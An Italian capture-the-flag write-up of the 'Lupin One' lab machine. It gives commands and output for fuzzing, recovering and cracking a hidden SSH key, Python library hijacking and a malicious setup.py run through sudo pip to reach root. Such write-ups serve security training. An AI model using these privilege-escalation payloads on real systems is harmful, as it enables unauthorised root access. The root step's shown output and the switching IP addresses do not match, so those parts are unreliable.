SECURE SENTINELS

PENETRATION TEST LUPIN ONE

1. Executive Summary

Il presente documento dettaglia le attività di sicurezza offensiva condotte contro la macchina "Lupin One". L'obiettivo della valutazione era identificare vulnerabilità nel perimetro web, ottenere un accesso iniziale al sistema operativo e procedere con l'escalation dei privilegi fino al livello amministrativo (root).

L'analisi ha evidenziato una catena di attacco complessa che sfrutta:

1. **Configurazioni errate del server Apache** (modulo **`userdir`** attivo).
2. **Gestione insicura dei dati sensibili** (chiavi SSH codificate in file nascosti).
3. **Vulnerabilità di Python Library Hijacking**.
4. **Configurazioni Sudo permissive** (uso improprio di **`pip`** e script personalizzati).

Port Scanning (Nmap):
Prima di tutto è necessario capire con quale sistema ci stiamo interfacciando e quali porte e servizi siano attivi sul dispositivo, abbiamo iniziato analizzando i servizi attivi e le versioni del sistema operativo sul bersaglio.

Comando:
nmap -T5 -sV -O *10.0.2.5*

```
┌──(kali㉿kali)-[~]
└─$ nmap -T5 -sV -O 192.168.13.5
Starting Nmap 7.98 ( https://nmap.org ) at 2026-01-27 06:29 -0500
Nmap scan report for 192.168.13.5
Host is up (0.00037s latency).
Not shown: 998 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.4p1 Debian 5 (protocol 2.0)
80/tcp open  http    Apache httpd 2.4.48 ((Debian))
MAC Address: 08:00:27:93:70:D0 (Oracle VirtualBox virtual NIC)
Device type: general purpose|router
Running: Linux 4.X|5.X, MikroTik RouterOS 7.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5 cpe:/o:mikrotik:routeros:7 cpe:/o:linux:linux_kernel:5.6.3
OS details: Linux 4.15 - 5.19, OpenWrt 21.02 (Linux 5.4), MikroTik RouterOS 7.2 - 7.5 (Linux 5.6.3)
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 10.81 seconds
```


Risultati:

Indirizzo IP: 10.0.2.5

Porte aperte: 22 (tcp), 80 (tcp).

FASE 1: Enumerazione Web (OSINT & Fuzzing)


Effettuiamo l'accesso al sito web, che si presenta così:



Analisi Web & Vicoli Ciechi Visitando il sito web, ci siamo trovati di fronte a una pagina statica con un'immagine. Abbiamo proceduto all'ispezione manuale del codice sorgente (**`Ctrl+U`**) alla ricerca di credenziali o percorsi nascosti. Sebbene fossero presenti dei commenti nel codice HTML che sembravano suggerire indizi, un'analisi approfondita ha rivelato che si trattava solo di **troll/vicoli ciechi (Rabbit Holes)** inseriti intenzionalmente per far perdere tempo all'attaccante. Nessuna informazione utile è stata estratta da questa fase manuale.

Enumerazione delle Directory (Gobuster) Non avendo trovato vettori d'attacco evidenti nella pagina principale, siamo passati all'enumerazione automatizzata delle directory per mappare la struttura nascosta del sito web.

Abbiamo effettuato un attacco a dizionario con gobuster:



Enumerazione User Directory (Ffuf) Non avendo trovato percorsi standard, abbiamo ipotizzato che il server web (Apache) potesse avere il modulo **`userdir`** attivo, che permette di accedere alle directory home degli utenti tramite la sintassi **`~username`**.

Abbiamo cambiato tool utilizzando **ffuf** e impostato una sintassi di fuzzing specifica (**/~FUZZ**) per enumerare potenziali utenti nascosti.

Comando:

```
ffuf -u "http://10.0.2.5/~FUZZ" -w
/usr/share/wordlists/dirb/common.txt -mc 200,403,301
```

```
┌──(kali㉿kali)-[~]
└─$ ffuf -u "http://192.168.13.5/~FUZZ" -w /usr/share/wordlists/dirb/common.txt -mc 200,403,301

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.1.0-dev
________________________________________________

 :: Method           : GET
 :: URL              : http://192.168.13.5/~FUZZ
 :: Wordlist         : FUZZ: /usr/share/wordlists/dirb/common.txt
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200,403,301
________________________________________________

secret                  [Status: 301, Size: 314, Words: 20, Lines: 10, Duration: 1ms]
:: Progress: [4614/4614] :: Job [1/1] :: 0 req/sec :: Duration: [0:00:00] :: Errors: 0 ::
```

Risultati: La strategia ha pagato. **`Ffuf`** ha individuato una directory valida ignorata dalle scansioni precedenti.

Esploriamo la pagina per vedere cosa contiene

Hello Friend, Im happy that you found my secret diretory, I created like this to share with you my create ssh private key file,
Its hided somewhere here, so that hackers dont find it and crack my passphrase with fasttrack.
I'm smart I know that.
Any problem let me know

Your best friend icex64

Questo messaggio lo salviamo in un file di testo, potrebbe essere utile in futuro.


Fuzzing della Directory Segreta Usiamo **`ffuf`** per cercare file nascosti (**`.txt`**) all'interno della directory **`~secret`** scoperta analizzando l'HTML.

Comando:

```
ffuf -u "http://10.0.2.5/~secret/.FUZZ" -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -e .txt -mc 200
```

```
# This work is licensed under the Creative Commons  [Status: 200, Size: 331, Words: 52, Lines: 6, Du
ration: 34ms]
                        [Status: 200, Size: 331, Words: 52, Lines: 6, Duration: 34ms]
#                       [Status: 200, Size: 331, Words: 52, Lines: 6, Duration: 36ms]
                        [Status: 200, Size: 331, Words: 52, Lines: 6, Duration: 5ms]
mysecret.txt            [Status: 200, Size: 4689, Words: 1, Lines: 2, Duration: 9ms]
:: Progress: [441120/441120] :: Job [1/1] :: 6896 req/sec :: Duration: [0:01:16] :: Errors: 0 ::
```

Risultati: Fuff colpisce ancora, abbiamo trovato un file txt nella directory segreta (http://10.0.2.5/~secret/)



Risultati: Abbiamo trovato una stringa codificata che si è rivelata essere una chiave SSH privata.

FASE 2: Decodifica e Cracking

Download e Decodifica (Base58) Il passo successivo è quello di scaricare il file codificato e lo convertiamo in una chiave RSA valida usando Python (decodifica Base58).

Comandi:

```
wget http://10.0.2.5/~secret/.mysecret.txt -O encoded.txt
```

```
┌──(kali㉿kali)-[~]
└─$ python3 -c "import base58; print(base58.b58decode(open('encoded.txt').read().strip()).decode('utf-8'))" > id_rsa
```

```
┌──(kali㉿kali)-[~]
└─$ cat id_rsa
-----BEGIN OPENSSH PRIVATE KEY-----
b3BlbnNzaC1rZXktdjEAAAAACmFlczI1Ni1jYmMAAAAGYmNyeXB0AAAAGAAAABDy33c2Fp
PBYANne4oz3usGAAAAEAAAAAEAAAIXAAAAB3NzaC1yc2EAAAADAQABAAACAQDBzHjzJcvk
9GXiytplgT9z/mP91NqOU9QoAwop5JNxhEfm/j5KQmdj/JB7sQ1hBotONvqaAdmsK+OYL9
H6NSb0jMbMc4soFrBinoLEkx894B/PqUTODesMEV/aK22UKegdwlJ9Arf+1Y48V86gkzS6
xzoKn/ExVkApsdimIRvGhsv4ZMmMZEkTIoTEGz7raD7QHDEXiusWl0hkh33rQZCrFsZFT7
J0wKgLrX2pmoMQC6o42OQJaNLBzTxCY6jU2BDQECoVuRPL7eJa0/nRfCaOrIzPfZ/NNYgu
```

Impostazione Permessi SSH richiede permessi stretti sui file chiave.

Comando:

```
chmod 600 id_rsa
```

Cracking della Passphrase La chiave è protetta. Usiamo **`ssh2john`** e **`John the Ripper`** per trovare la password.

Comandi:

```
┌──(kali㉿kali)-[~]
└─$ /usr/share/john/ssh2john.py id_rsa > id_rsa.hash
```

```
┌──(kali㉿kali)-[~]
└─$ john --wordlist=/usr/share/wordlists/fasttrack.txt id_rsa.hash
Using default input encoding: UTF-8
Loaded 1 password hash (SSH, SSH private key [RSA/DSA/EC/OPENSSH 32/64])
Cost 1 (KDF/cipher [0=MD5/AES 1=MD5/3DES 2=Bcrypt/AES]) is 2 for all loaded hashes
Cost 2 (iteration count) is 16 for all loaded hashes
Will run 8 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
P@55w0rd!        (id_rsa)
1g 0:00:00:02 DONE (2026-01-29 08:57) 0.3584g/s 45.87p/s 45.87c/s 45.87C/s Autumn2013..change
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

FASE 3: Accesso Iniziale (SSH)

Entriamo nel sistema come primo utente.

Login SSH Ci colleghiamo come utente **`icex64`** (scovato durante il **ffuf**). Usiamo flag speciali per compatibilità con la vecchia versione di SSH del target.

Comando:


```
┌──(kali㉿kali)-[~]
└─$ ssh -o PubkeyAcceptedKeyTypes=+ssh-rsa -o HostKeyAlgorithms=+ssh-rsa -i id_rsa icex64@10.0.2.5
** WARNING: connection is not using a post-quantum key exchange algorithm.
** This session may be vulnerable to "store now, decrypt later" attacks.
** The server may need to be upgraded. See https://openssh.com/pq.html
Enter passphrase for key 'id_rsa':
Linux LupinOne 5.10.0-8-amd64 #1 SMP Debian 5.10.46-5 (2021-09-23) x86_64
########################################
Welcome to Empire: Lupin One
########################################
Last login: Thu Jan 29 09:06:33 2026 from 10.0.2.3
-bash-5.1$ export PS1='\u@\h:\w$ '
icex64@LupinOne:~$
```

Cattura User Flag

Comando:

FASE 4: Privilege Escalation (icex64 -> arsene)

Analisi Privilegi (Sudo) Il comando **`sudo -l`** ha mostrato che **`icex64`** poteva eseguire lo script **`/home/arsene/heist.py`** come utente **`arsene`** senza password.



Individuazione Vulnerabilità Lo script **`heist.py`** importa **`webbrowser`**. Controlliamo i permessi della libreria originale.
Comando:
ls -l /usr/lib/python3.9/webbrowser.py

```
icex64@LupinOne:~$ ls -l /usr/lib/python3.9/webbrowser.py
-rwxrwxrwx 1 root root 34 Jan 27 08:07 /usr/lib/python3.9/webbrowser.py
icex64@LupinOne:~$
```

Iniezione Payload (Library Hijacking) Sovrascriviamo la libreria con codice malevolo per aprire una shell.

Comando:

```
icex64@LupinOne:~$ echo 'import os; os.system("/bin/bash")' > /usr/lib/python3.9/webbrowser.py
```

Esecuzione Exploit Eseguiamo lo script legittimo come utente **`arsene`**.
Comando:

```
icex64@LupinOne:~$ sudo -u arsene /usr/bin/python3.9 /home/arsene/heist.py
arsene@LupinOne:/home/icex64$
```

```
arsene@LupinOne:/home/icex64$ whoami
arsene
arsene@LupinOne:/home/icex64$
```

FASE 5: Privilege Escalation (arsene -> ROOT)

Analisi Privilegi (Sudo - Arsene) Verificando i permessi del nuovo utente (**`sudo -l`**), abbiamo scoperto che **`arsene`** poteva eseguire **`pip`** come **`root`** senza password.

```
arsene@LupinOne:/home/icex64$ sudo -l
Matching Defaults entries for arsene on LupinOne:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User arsene may run the following commands on LupinOne:
    (root) NOPASSWD: /usr/bin/pip
arsene@LupinOne:/home/icex64$
```

La vulnerabilità risiede nel design di **pip**, che durante l'installazione di un pacchetto esegue automaticamente lo script di configurazione **`setup.py`**. Poiché **`sudo -l`** conferma che possiamo lanciare **`pip`** con privilegi di **root**, possiamo creare un pacchetto malevolo locale. Inserendo comandi di sistema nel file **`setup.py`**, costringeremo pip ad eseguire il nostro codice con i massimi privilegi prima ancora di completare l'installazione, garantendoci una shell root istantanea.

Exploit Pip (GTFOBins) Abbiamo creato un file **`setup.py`** malevolo per eseguire comandi di sistema durante il processo di installazione di un pacchetto fittizio.

Comando:

```
arsene@LupinOne:/home/icex64$ sudo -l
Matching Defaults entries for arsene on LupinOne:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User arsene may run the following commands on LupinOne:
    (root) NOPASSWD: /usr/bin/pip
arsene@LupinOne:/home/icex64$
```

Creazione Exploit Setup.py Prepariamo un pacchetto Python falso che esegue comandi di sistema durante l'installazione.

Creazione del Payload:

Contenuto di setup.py:

```
import os
from setuptools import setup
os.system("/bin/bash")
setup(name='hack', version='1.0')
```

Esecuzione Finale
Installiamo il pacchetto usando **`pip`** con privilegi di root ed eseguiamo

Comando:

```
arsene@LupinOne:/tmp/pwn_root$ sudo /usr/bin/pip install .
Processing /tmp/pwn_root
Building wheels for collected packages: hack
  Building wheel for hack (setup.py) ... done
  Created wheel for hack: filename=hack-1.0-py3-none-any.whl size=943 sha256=b12305b324b0f187071392099e539f7b1d597639fec343316b6fd2115
a4f351e
  Stored in directory: /tmp/pip-ephem-wheel-cache-4y9qgo9g/wheels/8b/e6/40/ab1390117d18e9e298f7a870e14cad3064e4c57a45694e00fb
Successfully built hack
Installing collected packages: hack
  Attempting uninstall: hack
    Found existing installation: hack 1.0
    Uninstalling hack-1.0:
      Successfully uninstalled hack-1.0
Successfully installed hack-1.0
arsene@LupinOne:/tmp/pwn_root$
```

L'esecuzione ha generato una shell con privilegi di root.

- **Cattura Root Flag:**

```
arsene@LupinOne:/tmp/pwn_root$ /bin/bash -p
arsene@LupinOne:/tmp/pwn_root$ whoami
root
arsene@LupinOne:/tmp/pwn_root$
```

Finalmente, possiamo provare a catturare la flag.

```
arsene@LupinOne:/$ cd root
arsene@LupinOne:/root$ cat root.txt
```

```
3mp!r3{congratulations_you_manage_to_pwn_the_lupin1_box}
See you on the next heist.
arsene@LupinOne:/root$
```